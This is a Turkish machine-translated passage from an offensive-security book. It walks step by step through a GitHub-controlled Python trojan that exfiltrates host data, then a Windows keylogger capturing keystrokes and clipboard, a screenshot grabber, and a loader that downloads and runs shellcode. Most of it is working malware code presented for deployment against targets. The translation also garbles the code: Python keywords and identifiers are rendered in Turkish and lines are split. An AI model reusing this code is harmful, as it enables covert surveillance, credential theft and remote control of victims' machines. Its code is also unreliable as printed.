[13] Kendi ücretsiz Bing API anahtarınızı ayarlamak için <http://www.bing.com/dev/en-us/dev-center/> adresini ziyaret edin.

Bölüm 7. Github Komut ve Kontrolü

Sağlam bir trojan çerçevesi oluşturmanın en zorlu yönlerinden biri, konuşlandırılmış implantlarınızı eşzamansız olarak kontrol etmek, güncellemek ve onlardan veri almaktır. Uzaktaki truva atlarınıza kod göndermenin nispeten evrensel bir yoluna sahip olmak çok önemlidir. Bu esneklik sadece farklı görevleri yerine getirmek için truva atlarınızı kontrol etmek için değil, aynı zamanda hedef işletim sistemine özgü ek kodunuz olabileceği için de gereklidir.

Bu nedenle, bilgisayar korsanları yıllar boyunca IRC ve hatta Twitter gibi birçok yaratıcı komuta ve kontrol aracına sahip olsalar da, biz aslında kod için tasarlanmış bir hizmeti deneyeceğiz. GitHub'ı, implant yapılandırma bilgilerini ve dışarı sızan verileri ve implantın görevleri yerine getirmek için ihtiyaç duyduğu modülleri depolamanın bir yolu olarak kullanacağız. Ayrıca Python'un yerel kütüphane içe aktarma mekanizmasını nasıl hackleyeceğimizi de keşfedeceğiz, böylece yeni trojan modülleri oluşturduğunuzda, implantlarınız bunları ve bağımlı kütüphaneleri doğrudan deponuzdan otomatik olarak almaya çalışabilir. GitHub'a olan trafiğinizin SSL üzerinden şifreleneceğini ve GitHub'ın kendisini aktif olarak engelleyen çok az işletme olduğunu unutmayın.

Unutulmaması gereken bir nokta, bu testi gerçekleştirmek için genel bir repo kullanacağımızdır; eğer para harcamak isterseniz, meraklı gözlerin ne yaptığınızı görememesi için özel bir repo edinebilirsiniz. Ayrıca, tüm modülleriniz, yapılandırmanız ve verileriniz, **Bölüm 9**'da gösterdiğim genel/özel anahtar çiftleri kullanılarak şifrelenebilir. Haydi başlayalım!

GitHub Hesabı Oluşturma

GitHub hesabınız yoksa GitHub.com'a gidin, kaydolun ve `chapter7` adında yeni bir depo oluşturun. Ardından, Python GitHub API kütüphanesini yüklemek isteyeceksiniz^[14] böylece deponuzla etkileşiminizi otomatikleştirebilirsiniz. Bunu komut satırından aşağıdakileri yaparak yapabilirsiniz:

```
pip install github3.py
```

Eğer henüz yapmadıysanız, git istemcisini yükleyin. Ben geliştirmelerimi bir Linux makinesinde yapıyorum, ancak her platformda çalışıyor. Şimdi depomuz için temel bir yapı oluşturalım. Komut satırında aşağıdakileri yapın, Windows kullanıyorsanız gerektiği gibi uyarlayın:

```
$ mkdir trojan
$ cd trojan
$ git init
$ mkdir modüller
$ mkdir config
$ mkdir veri
$ touch modules/.gitignore
$ touch config/.gitignore
$ touch data/.gitignore
$ git add .
$ git commit -m "Trojan için repo yapısı ekleniyor."
$ git remote add origin https://github.com/<kullanıcıadınız>/chapter7.git
$ git push origin master
```

Burada, depomuz için ilk yapıyı oluşturduk. `Config` dizini, her bir trojan için benzersiz olarak tanımlanacak yapılandırma dosyalarını tutar. Truva atlarını dağıtırken, her birinin farklı görevleri yerine getirmesini istersiniz ve her truva atı kendi benzersiz yapılandırma dosyasını kontrol eder. `Modüller` dizini, truva atının almasını ve daha sonra çalıştırmasını istediğiniz tüm modüler kodları içerir. Truva atımızın kütüphaneleri doğrudan GitHub depomuzdan içe aktarmasına izin vermek için özel bir içe aktarma hack'i uygulayacağız. Bu uzaktan yükleme özelliği, üçüncü taraf kütüphanelerini GitHub'da saklamanıza da olanak tanıyacak, böylece yeni işlevler veya bağımlılıklar eklemek istediğinizde truva atınızı sürekli olarak yeniden derlemek zorunda kalmayacaksınız. `Veri` dizini, trojanın toplanan verileri, tuş vuruşlarını, ekran görüntülerini ve benzerlerini kontrol edeceği yerdir. Şimdi bazı basit modüller ve örnek bir yapılandırma dosyası oluşturalım.

Modül Oluşturma

İlerleyen bölümlerde, trojanlarınızla tuş vuruşlarını kaydetmek ve ekran görüntüsü almak gibi kötü işler yapacaksınız. Ancak başlangıç olarak, kolayca test edebileceğimiz ve dağıtabileceğimiz bazı basit modüller oluşturalım. Modüller dizininde yeni bir dosya açın, adını *dirliester.py* koyun ve aşağıdaki kodu girin:

```
import os

def run(**args):

    print "[*] dirliester
    modülünde." files =
    os.listdir(".")

    return str(dosyalar)
```

Bu küçük kod parçacığı, geçerli dizindeki tüm dosyaları listeleyen ve bu listeyi bir dize olarak döndüren bir `çalıştırma` işlevini ortaya çıkarır. Geliştirdiğiniz her modül, değişken sayıda argüman alan bir `çalıştırma` fonksiyonu sunmalıdır. Bu, her modülü aynı şekilde yüklemenizi sağlar ve arzu ederseniz modüle argüman iletmek için yapılandırma dosyalarını özelleştirebilmeniz için yeterli genişletilebilirlik bırakır.

Şimdi *environment.py* adında başka bir modül oluşturalım.

```
import os

def run(**args):
    print "[*] Çevre modülünde."
    return str(os.environ)
```

Bu modül basitçe, trojanın çalıştırıldığı uzak makinede ayarlanmış olan tüm ortam değişkenlerini alır. Şimdi bu kodu GitHub depomuza gönderelim ki trojanımız tarafından kullanılabilсин. Komut satırından, ana depo dizininizden aşağıdaki kodu girin:

```
$ git add .
$ git commit -m "Yeni modüller ekleniyor"
$ git push origin
master Kullanıcı adı:
***** Şifre:
*****
```

Daha sonra kodunuzun GitHub deponuza gönderildiğini görmelisiniz; hesabınıza giriş yapmaktan ve tekrar kontrol etmekten çekinmeyin! Gelecekte kod geliştirmeye tam olarak bu şekilde devam edebilirsiniz. Daha karmaşık modüllerin entegrasyonunu bir ev ödevi olarak size bırakacağım. Yüzlerce konuşlandırılmış trojanınız varsa, yeni modülleri GitHub deponuza gönderebilir ve trojanın yerel sürümünüz için bir yapılandırma dosyasında yeni modülünüzü etkinleştirerek bunları test edebilirsiniz. Bu şekilde, uzaktaki truva atlarınızdan birinin kodu alıp kullanmasına izin vermeden önce kontrol ettiğiniz bir sanal makinede veya ana bilgisayar donanımında test edebilirsiniz.

Trojan Yapılandırması

Truva atımıza belirli bir süre boyunca belirli eylemleri gerçekleştirme görevi verebilmek istiyoruz. Bu da ona hangi eylemleri gerçekleştireceğini ve hangi modüllerin bu eylemleri gerçekleştirmekten sorumlu olduğunu söylemenin bir yoluna ihtiyacımız olduğu anlamına gelir. Bir yapılandırma dosyası kullanmak bize bu düzeyde bir kontrol sağlar ve ayrıca istediğimiz takdirde bir truva atını etkin bir şekilde uyutmamızı (ona herhangi bir görev vermeyerek) sağlar. Dağıttığınız her trojan benzersiz bir tanımlayıcıya sahip olmalıdır, böylece hem alınan verileri sıralayabilir hem de hangi trojanın belirli görevleri yerine getireceğini kontrol edebilirsiniz. Truva atını *config* dizininde *TROJANID.json* dosyasını arayacak şekilde yapılandıracağız, bu da ayrıştırabileceğimiz, Python sözlüğüne dönüştürebileceğimiz ve sonra kullanabileceğimiz basit bir JSON belgesi döndürecektir. JSON formatı yapılandırma seçeneklerini değiştirmeyi de kolaylaştırır. *Yapılandırma* dizininize gidin ve aşağıdaki içeriğe sahip *abc.json* adında bir dosya oluşturun:

```
[
  {
    "modül" : "dirlister"
  },
  {
    "modül" : "çevre"
  }
]
```

Bu sadece uzak trojanın çalıştırmasını istediğimiz modüllerin basit bir listesidir. Daha sonra bu JSON belgesini nasıl okuduğumuzu ve ardından bu modüllerin yüklenmesini sağlamak için her bir seçeneği nasıl yinelediğimizi göreceksiniz. Modül fikirleri üzerinde beyin fırtınası yaparken, yürütme süresi, seçilen modülün kaç kez çalıştırılacağı veya modüle aktarılacak argümanlar gibi ek yapılandırma seçenekleri eklemenin yararlı olduğunu görebilirsiniz. Bir komut satırına geçin ve ana repo dizininizden aşağıdaki komutu verin.

```
$ git add .
$ git commit -m "Basit yapılandırma ekleniyor."
$ git push origin
master Kullanıcı adı:
***** Şifre:
*****
```

Bu yapılandırma belgesi oldukça basittir. Truva atına hangi modülleri içe aktaracağını ve çalıştıracağını söyleyen sözlüklerin bir listesini sağlarsınız. İskeletinizi oluşturdukça, **Bölüm 9**'da gösterdiğim gibi, bu yapılandırma seçeneklerine sızma yöntemleri de dahil olmak üzere ek işlevler ekleyebilirsiniz. Artık yapılandırma dosyalarınız ve çalıştırılacak bazı basit modülleriniz olduğuna göre, ana trojan parçasını oluşturmaya başlayacaksınız.

Github Uyumlu Bir Truva Atı Oluşturma

Şimdi GitHub'dan çalıştırmak için yapılandırma seçeneklerini ve kodu emecek ana trojanı oluşturacağız. İlk adım, GitHub API'sine bağlanma, kimlik doğrulama ve iletişim kurma işlemlerini gerçekleştirmek için gerekli kodu oluşturmaktır. *git_trojan.py* adında yeni bir dosya açarak ve aşağıdaki kodu girerek başlayalım:

```
import json
import base64
import sys
import time
import imp
import random
import
threading
import Queue
import os

from github3 import login

❶ trojan_id = "abc"

trojan_config = "%s.json" %
trojan_id      data_path= "data/%s/" %
trojan_id trojan_modules= []
configured=    False
task_queue    =
Queue.Queue()
```

Bu, derlendiğinde genel truva atı boyutumuzu nispeten küçük tutacak gerekli içe aktarmalarla birlikte bazı basit kurulum kodlarıdır. Nispeten diyorum çünkü py2exe^[15] kullanılarak derlenen Python ikili dosyalarının çoğu 7MB civarındadır. Dikkat edilmesi gereken tek şey trojan_id

değişkeni ❶ benzersiz bir şekilde

bu truva atını tanımlar. Bu tekniği tam bir botnet'e patlatacak olsaydınız

Truva atları oluşturma, kimliklerini belirleme, otomatik olarak GitHub'a gönderilen bir yapılandırma dosyası oluşturma ve ardından truva atını bir yürütülebilir dosyaya derleme yeteneği. Ancak bugün bir botnet oluşturmayacağız; işi hayal gücünüze bırakacağım.

Şimdi ilgili GitHub kodunu yerine koyalım.

```
def connect_to_github():
    gh = login(kullaniciadi="kullaniciadiniz",sifre="şifreniz")
        repo= gh.repository("kullaniciadiniz", "chapter7")
    branch = repo.branch("master")

    return gh,repo,branch

def get_file_contents(filepath):

    gh,repo,branch = connect_to_github()
    tree = branch.commit.commit.tree.recurse()

    for filename in tree.tree:

        if filepath in filename.path:
            print "[*] Dosya bulundu %s" % dosya yolu
            blob = repo.blob(filename._json_data['sha'])
            return blob.content

    return Hiçbiri

def get_trojan_config():
    global configured
```

```
config_json= get_file_contents(trojan_config)
yapılandırma = json.loads(base64.b64decode(config_json))
configured= True
```

```
for task in config:

    if task['module'] not in sys.modules:

        exec("import %s" % task['module'])

config döndür

def store_module_result(data):
    gh,repo,branch =
    connect_to_github()
    remote_path = "data/%s/%d.data" % (trojan_id,random.randint(1000,100000)) repo.create_file(remote_path,
    "Commit message",base64.b64encode(data))

dönüş
```

Bu dört fonksiyon trojan ve GitHub arasındaki temel etkileşimi temsil eder. `connect_to_github` işlevi basitçe kullanıcının depoya kimlik doğrulamasını yapar ve diğer işlevler tarafından kullanılmak üzere geçerli depo ve dal nesnelerini alır. Gerçek dünya senaryosunda, bu kimlik doğrulama prosedürünü olabildiğince gizlemek istediğinizi unutmayın. Ayrıca, her bir truva atının erişim denetimlerine dayalı olarak deponuzda nelere erişebileceğini düşünmek isteyebilirsiniz, böylece truva atınız yakalanırsa, birisi gelip aldığınız tüm verileri silemez. `get_file_contents` işlevi, uzak depodaki dosyaları yakalamaktan ve ardından içerikleri yerel olarak okumaktan sorumludur. Bu hem yapılandırma seçeneklerini okumak hem de modül kaynak kodunu okumak için kullanılır.

`get_trojan_config` işlevi, trojanınızın hangi modülleri çalıştıracağını bilmesi için uzak yapılandırma belgesini depodan almaktan sorumludur. Ve son işlev `store_module_result`, hedef makinede topladığınız tüm verileri göndermek için kullanılır. Şimdi GitHub depomuzdan uzak dosyaları içe aktarmak için bir içe aktarma hack'i oluşturalım.

Python'un içe aktarma İşlevselliğini Hacklemek

Kitapta buraya kadar geldiyseniz, Python'un içe aktarma işlevini, içerdiği kodu kullanabilmemiz için harici kütüphaneleri çekmek için kullandığımızı biliyorsunuzdur. Aynı şeyi truva atımız için de yapmak istiyoruz, ancak bunun ötesinde, bir bağımlılığı (Scapy veya netaddr gibi) çektiğimizde, truva atımızın bu modülü çektiğimiz tüm sonraki modüller için kullanılabilir hale getirdiğinden emin olmak istiyoruz. Python, modülleri içe aktarma şekline kendi işlevselliğimizi eklememize izin verir, öyle ki bir modül yerel olarak bulunamazsa, içe aktarma sınıfımız çağrılır ve bu da kütüphanesini kullanabiliriz. Bu, `sys.meta_path` listesine özel bir sınıf eklenerek gerçekleştirilir.^[16] Şimdi aşağıdaki kodu ekleyerek özel bir yükleme sınıfı oluşturalım:

```
class GitImporter(object):
    def init (self):
        self.current_module_code = ""

    def find_module(self, fullname, path=None):
        if configured:
            print "[*] Attempting to retrieve %s" % fullname
            ❶ new_library = get_file_contents("modules/%s" % fullname)

            new_library None değilse:
            ❷ self.current_module_code = base64.b64decode(new_library)
            return self

        return Hiçbiri

    def load_module(self, name):
        ❸ modül = imp.new_module(name)
        ❹ exec self.current_module_code in module. dict__
        ❺ sys.modules[name] = modül

        dönüş modülü
```

Yorumlayıcı mevcut olmayan bir modülü her yüklemeye çalıştığında `GitImporter` sınıfımız kullanılır. Modülü bulmak için ilk olarak `find_module` işlevi çağrılır. Bu çağrıyı uzak dosya yükleyicimize iletiriz ❶ ve dosyayı depomuzda bulabilirsek, kodu base64 kodunu çözeriz ve sınıfımızda ❷ saklayacağız. Python yorumlayıcısına `self` döndürerek, Python yorumlayıcısına modülünü oluşturabilir ve daha sonra onu gerçekten yüklemek için `load_module` fonksiyonumuzu çağırabilir. Önce yeni bir boş modül nesnesi oluşturmak için yerel `imp` modülünü kullanıyoruz ❸ ve ardından GitHub'dan aldığımız kodu içine yerleştiriyoruz ❹. Son adım, yeni oluşturulan modülümüzü `sys.modules` listesine eklemektir ❺ böylece gelecekteki tüm içe aktarma çağrıları tarafından alınır. Şimdi truva atına son rötuşları yapalım ve bir tur atın.

```
def module_runner(module):

    task_queue.put(1)
    ❶ result =
    sys.modules[module].run()
    task_queue.get()

    # sonucu repomuzda saklayın
    ❷ store_module_result(result)

    dönüş

# ana trojan döngüsü
```

```
❶ sys.meta_path = [GitImporter()]
```

```
while True:
```

```
if task_queue.empty():

    ❷    yapilandirma = get_trojan_config()

    for task in config:

        ❸    t = threading.Thread(target=module_runner, args=(task['module'],))
        t.start()
        time.sleep(random.randint(1,10))

time.sleep(random.randint(1000,10000))
```

Uygulamamızın ana döngüsüne başlamadan önce özel modül ithalatçımızı ❸ eklediğimizden emin oluruz. İlk adım, yapilandirma dosyasını depodan almaktır ❹ ve ardından modülü kendi iş parçacığında başlatırız ❺. Module_runner işlevindeyken, kodunu başlatmak için modülün run işlevini ❶ çağırıyoruz. Çalışması bittiğinde, sonucu daha sonra repomuza ❷ göndereceğimiz bir dize olarak elde etmeliyiz. Truva atımızın sonu daha sonra herhangi bir ağ örüntüsü analizini engellemek amacıyla rastgele bir süre uyuyacaktır. Elbette bir grup trafik oluşturabilirsiniz Google.com ya da trojanınızın ne yaptığını gizlemek için başka herhangi bir şey. Şimdi bir tur atalım!

Lastiklere Tekme Atmak

Pekala! Bu şeyi komut satırından çalıştırarak bir tur atalım.

WARNING

*Dosyalarda veya ortam değişkenlerinde hassas bilgileriniz varsa, özel bir depo olmadan bu bilgilerin tüm dünyanın görmesi için GitHub'a gideceğini unutmayın. Sizi uyarmadığımı söylemeyin - ve tabii ki **Bölüm 9**'daki bazı şifreleme tekniklerini kullanabilirsiniz.*

```
$ python git_trojan.py
[*] abc.json dosyası bulundu
[*] dirlister alınmaya çalışılıyor [*]
Bulunan dosya modules/dirlister
[*] Ortam alınmaya çalışılıyor [*]
Bulunan dosya modules/environment
[*] dirlister modülünde
[*] Çevre modülünde.
```

Mükemmeldi. Depoma bağlandı, yapılandırma dosyasını aldı, yapılandırma dosyasında ayarladığımız iki modülü çekti ve çalıştırdı.

Şimdi trojan dizininizden komut satırınıza geri dönerseniz, girin:

```
$ git pull origin master
https://github.com/blackhatpythonbook/chapter7 adresinden
* şube müdürü ->
FETCH_HEAD f4d9c1d..5225fdf güncelleniyor
Hızlı ileri sarma
data/abc/29008.data | 1 +
data/abc/44763.data | 1 +
2 dosya değiştirildi, 2 ekleme(+), 0 silme(-)
oluşturma modu 100644 data/abc/29008.data
oluşturma modu 100644 data/abc/44763.data
```

Müthiş! Truva atımız çalışan iki modülümüzün sonuçlarını kontrol etti.

Bu temel komut ve kontrol tekniğinde yapabileceğiniz bir dizi iyileştirme ve geliştirme vardır. Tüm modüllerinizin, yapılandırmanızın ve dışarı sızan verilerinizin şifrelenmesi iyi bir başlangıç olacaktır. Büyük ölçekte bulaştırma yaparsanız, aşağı çekme verilerinin arka uç yönetimini otomatikleştirmek, yapılandırma dosyalarını güncellemek ve yeni trojanları kullanıma sunmak da gerekli olacaktır. Giderek daha fazla işlevsellik ekledikçe, Python'un dinamik ve derlenmiş kütüphaneleri nasıl yüklediğini de genişletmeniz gerekir. Şimdilik, bazı bağımsız truva atı görevleri oluşturmaya çalışalım ve bunları yeni GitHub truva atınıza entegre etmeyi size bırakacağım.

[14] Bu kütüphanenin barındırıldığı repo buradadır: <https://github.com/copitux/python-github3/>.

[15] py2exe'yi buradan kontrol edebilirsiniz: <http://www.py2exe.org/>.

[16] Bu sürecin Karol Kuczmarski tarafından yazılmış harika bir açıklamasını burada bulabilirsiniz: <http://xion.org.pl/2012/05/06/hacking-python-imports/>.

Bölüm 8. Windows'ta Yaygın Truva Atı Görevleri

Bir trojan dağıttığınızda, birkaç yaygın görevi yerine getirmek istersiniz: tuş vuruşlarını yakalamak, ekran görüntüleri almak ve CANVAS veya Metasploit gibi araçlara etkileşimli bir oturum sağlamak için kabuk kodu çalıştırmak. Bu bölüm bu görevlere odaklanmaktadır. Bir antivirüs veya adli tıp sanal alanında çalışıp çalışmadığımızı belirlemek için bazı sanal alan algılama teknikleriyle işleri tamamlayacağız. Bu modüllerin değiştirilmesi kolay olacak ve trojan çerçevemiz içinde çalışacaktır. İlerleyen bölümlerde, trojanınızla birlikte kullanabileceğiniz tarayıcıdaki adam tarzı saldırıları ve ayrıcalık yükseltme tekniklerini keşfedeceğiz. Her tekniğin kendine özgü zorlukları ve son kullanıcı ya da antivirüs çözümü tarafından yakalanma olasılığı vardır. Trojanınızı yerleştirdikten sonra hedefinizi dikkatlice modellemenizi tavsiye ederim, böylece modülleri canlı bir hedef üzerinde denemeden önce laboratuvarınızda test edebilirsiniz. Basit bir keylogger oluşturarak başlayalım.

Eğlence ve Tuş Vuruşları için Keylogging

Keylogging kitaptaki en eski hilelerden biridir ve bugün hala çeşitli seviyelerde gizlilikle kullanılmaktadır. Saldırganlar bunu hala kullanmaktadır çünkü kimlik bilgileri veya konuşmalar gibi hassas bilgileri ele geçirmede son derece etkilidir.

PyHook adında mükemmel bir Python kütüphanesi^[17] tüm klavye olaylarını kolayca yakalamamızı sağlar. Belirli Windows olayları için çağrılacak kullanıcı tanımlı bir işlev yüklemenize olanak tanıyan yerel Windows işlevi `SetWindowsHookEx`'ten yararlanır. Klavye olayları için bir kanca kaydederek, bir hedefin yayınladığı tüm tuş basışlarını yakalayabiliriz. Bunun da ötesinde, kullanıcı adlarının, parolaların veya diğer yararlı bilgilerin ne zaman girildiğini belirleyebilmek için bu tuş vuruşlarının tam olarak hangi işleme karşı yürütüldüğünü bilmek istiyoruz. PyHook bizim için tüm düşük seviyeli programlama işlerini hallediyor, bu da tuş vuruşu kaydedicinin temel mantığını bize bırakıyor. *Keylogger.py* dosyasını açalım ve bazı tesisat işlerini halledelim:

```
from ctypes import *
import pythoncom
import pyHook
import win32clipboard

user32= windll.user32
kernel32 =
windll.kernel32 psapi=
windll .psapi
current_window = Yok

def get_current_process():

    # ön plan penceresine bir tanıtıcı alın
    ❶ hwnd = user32.GetForegroundWindow()

    # süreç kimliğini
    bulun pid = c_ulong(0)
    ❷ user32.GetWindowThreadProcessId(hwnd, byref(pid))

    # geçerli süreç kimliğini saklayın
    process_id = "%d" % pid.value

    # çalıştırılabilir dosyayı al
    çalıştırılabilir = create_string_buffer("\x00" * 512)
    ❸ h_process = kernel32.OpenProcess(0x400 | 0x10, False, pid)

    ❹ psapi.GetModuleBaseNameA(h_process, None, byref(executable), 512)

    # şimdi başlığını okuyun
    window_title = create_string_buffer("\x00" * 512)
    ❺ length = user32.GetWindowTextA(hwnd, byref(window_title), 512)

    # eğer doğru süreçteyseniz başlığı yazdır print
    ❻ print "[ PID: %s - %s - %s ]" % (process_id, executable.value, window_.
başlık.değer)
    Baskı

    # tutamaçları kapat
    kernel32.CloseHandle(hwnd)
    kernel32.CloseHandle(h_process)
```

Tamamdır! Şimdi bazı yardımcı değişkenler ve etkin pencere ile ilişkili işlem kimliğini yakalayacak bir fonksiyon ekliyoruz. İlk olarak `GetForeGroundWindow` ❶ fonksiyonunu çağırıyoruz, bu fonksiyon hedefin masaüstündeki aktif pencereye bir tanıtıcı döndürüyor. Daha sonra bu

tanıtıcıyı GetWindowThreadProcessId

➊ fonksiyonunu kullanarak pencerenin süreç kimliğini alıyoruz. Daha sonra süreci açarız ➋ ve ortaya çıkan süreç tanıtıcısını kullanarak sürecin gerçek yürütülebilir adını ➌ buluruz. Son adım, `GetWindowTextA` ➍ fonksiyonunu kullanarak pencerenin başlık çubuğunun tam metnini almaktır. Yardımcı fonksiyonumuzun sonunda tüm bilgileri ➎ güzel bir başlıkta çıktı olarak veriyoruz, böylece hangi tuş vuruşlarının hangi işlem ve pencere ile gittiğini açıkça görebilirsiniz. Şimdi tuş vuruşu kaydedicimizin etini şuraya koyalım

bitirmek için bir yer.

```
def KeyStroke(event):

    global current_window

    # hedef pencerelerin değişip değişmediğini kontrol edin
    ➊ if event.WindowName !=
        current_window: current_window =
            event.WindowName
            get_current_process()

    # standart bir tuşa basmışlarsa
    ➋ if olay.Ascii > 32 ve olay.Ascii < 127:
        print chr(olay.Ascii),
    Başka:
        # [Ctrl-V] ise, panodaki değeri al
    ➌ if event.Key == "V":

        win32clipboard.OpenClipboard()
        pasted_value = win32clipboard.GetClipboardData()
        win32clipboard.CloseClipboard()

        print "[PASTE] - %s" % (pasted_value),

    else:

        print "[%s]" % event.Key,

    # yürütmeyi kayıtlı bir sonraki kancaya
    geçirir return True
    # bir kanca yöneticisi oluşturun ve kaydedin
    ➍ kl = pyHook.HookManager()
    ➎ kl.KeyDown = KeyStroke

    # kancayı kaydet ve sonsuza kadar çalıştır
    ➏ kl.HookKeyboard()
    pythoncom.PumpMessages()
```

İhtiyacınız olan tek şey bu! `PyHook HookManager`'ımızı ➌ tanımlıyoruz ve ardından `KeyDown` olayını kullanıcı tanımlı geri arama fonksiyonumuz `KeyStroke`'a ➍ bağlıyoruz. Daha sonra `PyHook`'a tüm tuş basışlarını ➎ kancalaması ve yürütmeye devam etmesi talimatını veriyoruz. Hedef klavyede bir tuşa her bastığında, `KeyStroke` fonksiyonumuz tek parametresi olarak bir olay nesnesi ile çağrılır. Yaptığımız ilk şey, kullanıcının pencereleri değiştirip değiştirmediğini kontrol etmektir ➊ ve eğer öyleyse, yeni pencerenin adını ve işlem bilgilerini alırız. Daha sonra verilen tuş vuruşuna bakarız ➋ ve ASCII yazdırılabilir aralığa denk geliyorsa, basitçe yazdırırız. Bu bir değiştirici (SHIFT, CTRL veya ALT tuşları gibi) veya standart olmayan başka bir tuşa, olay nesnesinden tuş adını alırız. Ayrıca kullanıcının bir yapıştırma işlemi gerçekleştirip gerçekleştirmediğini de kontrol ederiz ➋ ve eğer öyleyse panonun içeriğini dökeriz. Geri arama işlevi `True` değerini döndürerek tamamlanır zincirdeki bir sonraki kancanın - eğer varsa - olayı işlemesine izin verir. Hadi bir tur atalım!

Lastiklere Tekme Atmak

Keylogger'ımızı test etmek çok kolay. Basitçe çalıştırın ve ardından Windows'u normal şekilde kullanmaya başlayın. Web tarayıcınızı, hesap makinenizi veya başka bir uygulamayı kullanmayı deneyin ve sonuçları terminalinizde görüntüleyin. Aşağıdaki çıktı biraz hatalı görünecektir, bunun nedeni sadece kitaptaki biçimlendirmedir.

```
C:\>python keylogger-hook.py

[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe key logger-hook.py ]

t e s t

[ PID: 120 - IEXPLORE.EXE - Bing - Microsoft Internet Explorer

] w w w . n o s t a r c h . c o m [Return]

[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe keylogger-hook.py ]

[Lwin] r

[ PID: 1944 - Explorer.EXE -
Çalıştır ] c a l c [Dönüş]

[ PID: 2848 - calc.exe - Hesap Makinesi ]

❶ [Lshift] + 1 =
```

Keylogger komut dosyasının çalıştığı ana pencereye *test* kelimesini yazdığımı görebilirsiniz. Daha sonra Internet Explorer'ı çalıştırdım, *www.nostarch.com* adresine göz attım ve diğer bazı uygulamaları çalıştırdım. Artık keylogger'ımızın trojan hileleri çantamıza eklenebileceğini rahatlıkla söyleyebiliriz! Ekran görüntüsü almaya geçelim.

Ekran Görüntüsü Alma

Çoğu kötü amaçlı yazılım ve sızma testi çerçevesi, uzak hedefe karşı ekran görüntüsü alma özelliğini içerir. Bu, bir paket yakalama veya keylogger ile göremeyeceğiniz görüntüleri, video karelerini veya diğer hassas verileri yakalamanıza yardımcı olabilir. Neyse ki PyWin32 paketini kullanarak (bkz. **Önkoşulların Yüklenmesi**) Windows API'sine yerel çağrılar yapabilir ve bunları yakalayabiliriz.

Bir ekran görüntüsü yakalayıcı, toplam ekran boyutu gibi gerekli özellikleri belirlemek ve görüntüyü yakalamak için Windows Grafik Aygıt Arayüzünü (GDI) kullanacaktır. Bazı ekran görüntüsü alma yazılımları yalnızca o anda etkin olan pencerenin ya da uygulamanın resmini alır, ancak bizim durumumuzda ekranın tamamını istiyoruz. Hadi başlayalım. *screenshotter.py* dosyasını açın ve aşağıdaki kodu girin:

```
import win32gui
import win32ui
import win32con
import win32api

# ana masaüstü penceresine bir tutamaç tutun
❶ hdesktop = win32gui.GetDesktopWindow()

# tüm monitörlerin boyutunu piksel cinsinden belirleyin
❷ width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)

# bir cihaz bağlamı oluşturun
❸ desktop_dc = win32gui.GetWindowDC(hdesktop)
img_dc = win32ui.CreateDCFromHandle(desktop_dc)

# bellek tabanlı bir cihaz bağlamı oluşturun
❹ mem_dc = img_dc.CreateCompatibleDC()

# bir bitmap nesnesi oluşturun
❺ ekran_görüntüsü = win32ui.CreateBitmap() ekran_görüntüsü.CreateCompatibleBitmap(img_dc, genişlik, yükseklik)
mem_dc.SelectObject(ekran_görüntüsü)

# ekranı bellek aygıtı bağlamımıza kopyalayın
❻ mem_dc.BitBlt((0, 0), (genişlik, yükseklik), img_dc, (sol, üst), win32con.SRCCOPY)

❼ # bit eşlemi bir dosyaya kaydet
screenshot.SaveBitmapFile(mem_dc, 'c:\\WINDOWS\\Temp\\screenshot.bmp')

# nesnelerimizi serbest bırak
mem_dc.DeleteDC()
win32gui.DeleteObject(screenshot.GetHandle())
```

Bu küçük betiğin ne yaptığını gözden geçirelim. İlk olarak, birden fazla monitörde görüntülenebilir alanın tamamını içeren tüm masaüstü ❶ için bir tanıtıcı elde ediyoruz. Daha sonra ekran(lar)ın boyutunu ❷ belirliyoruz, böylece ekran görüntüsü için gereken boyutları biliyoruz. Bir cihaz bağlamı oluşturuyoruz^[18] GetWindowDC ❸ fonksiyon çağrısını kullanarak ve masaüstümüze bir tanıtıcı ileterek. Daha sonra, bitmap baytlarını bir dosyaya depolayana kadar görüntü yakalamamızı saklayacağımız bellek tabanlı bir cihaz bağlamı ❹ oluşturmamız gerekir. Daha sonra masaüstümüzün aygıt bağlamına ayarlanmış bir bitmap nesnesi ❺ oluşturuyoruz. SelectObject çağrısı daha sonra bellek tabanlı cihaz bağlamını yakaladığımız bitmap nesnesine işaret edecek şekilde ayarlar. BitBlt ❻ fonksiyonunu masaüstü görüntüsünün bit-bit kopyasını almak ve bunu bellek tabanlı bağlamda saklamak için kullanırız. Bunu GDI nesneleri için bir memcpy çağrısı olarak düşünün. BitBlt

son adım bu görüntüyü diske dökmektir ⑦. Bu betiği test etmek kolaydır: Sadece komut satırından çalıştırın ve *screenshot.bmp* dosyanız için C:\WINDOWS\Temp dizinini kontrol edin. Hadi devam edelim

kabuk kodunu çalıştırıyor.

Pythonic Shellcode Yürütme

Hedef makinelerinizden biriyle etkileşime geçmek ya da en sevdiğiniz sızma testi veya istismar çerçevesinden ilgi çekici yeni bir istismar modülü kullanmak istediğiniz bir zaman gelebilir. Bu genellikle - her zaman olmasa da - bir çeşit kabuk kodu çalıştırmayı gerektirir. Ham kabuk kodu çalıştırmak için, bellekte bir tampon oluşturmamız ve `ctypes` modülünü kullanarak bu belleğe bir işlev işaretçisi oluşturmamız ve işlevi çağırmanız gerekir. Bizim durumumuzda, `urllib2` kullanarak kabuk kodunu bir web sunucusundan base64 formatında alacağız ve sonra çalıştıracacağız. Hadi başlayalım! *shell_exec.py dosyasını* açın ve aşağıdaki kodu girin:

```
import
urllib2
import ctypes
import base64
# kabuk kodunu web sunucumuzdan al url =
"http://localhost:8000/shellcode.bin"
❶ yanıt = urllib2.urlopen(url)

# base64'ten kabuk kodunu çöz
shellcode = base64.b64decode(response.read())

# bellekte bir tampon oluşturun
❷ shellcode_buffer = ctypes.create_string_buffer(shellcode, len(shellcode))

# kabuk kodumuz için bir işlev işaretçisi oluşturun
❸ shellcode_func = ctypes.cast(shellcode_buffer, ctypes.CFUNCTYPE
(ctypes.c_void_p))

# kabuk kodumuzu çağırın
❹ shellcode_func()
```

Ne kadar harika değil mi? Web sunucumuzdan base64 kodlu kabuk kodumuzu alarak başlıyoruz

